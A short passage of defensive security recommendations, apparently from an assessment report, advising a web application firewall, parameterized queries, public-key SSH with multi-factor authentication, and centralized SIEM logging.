- **Web Application Firewall (WAF) & Code Remediation:** Deploy an active Web Application Firewall at the perimeter to inspect inbound traffic and drop common web application payloads. Concurrently, re-engineer input fields within application modules to enforce parameterized queries and context-aware output encoding.
- **Identity and Access Hardening:** Restrict plain-text authentication paths across all administration channels. Disable password-based logins over SSH in favor of public-key-only access, enforce centralized complex password rules, and implement multi-factor authentication (MFA) across all user access interfaces.
- **Centralized Log Aggregation:** Transition system monitoring from reactive auditing to proactive detection. Implement a centralized Security Information and Event Management (SIEM) engine to continuously ingest kernel traces, web access logs, and authentication journals, allowing real-time alerting on unauthorized terminal spawns or scanning activity.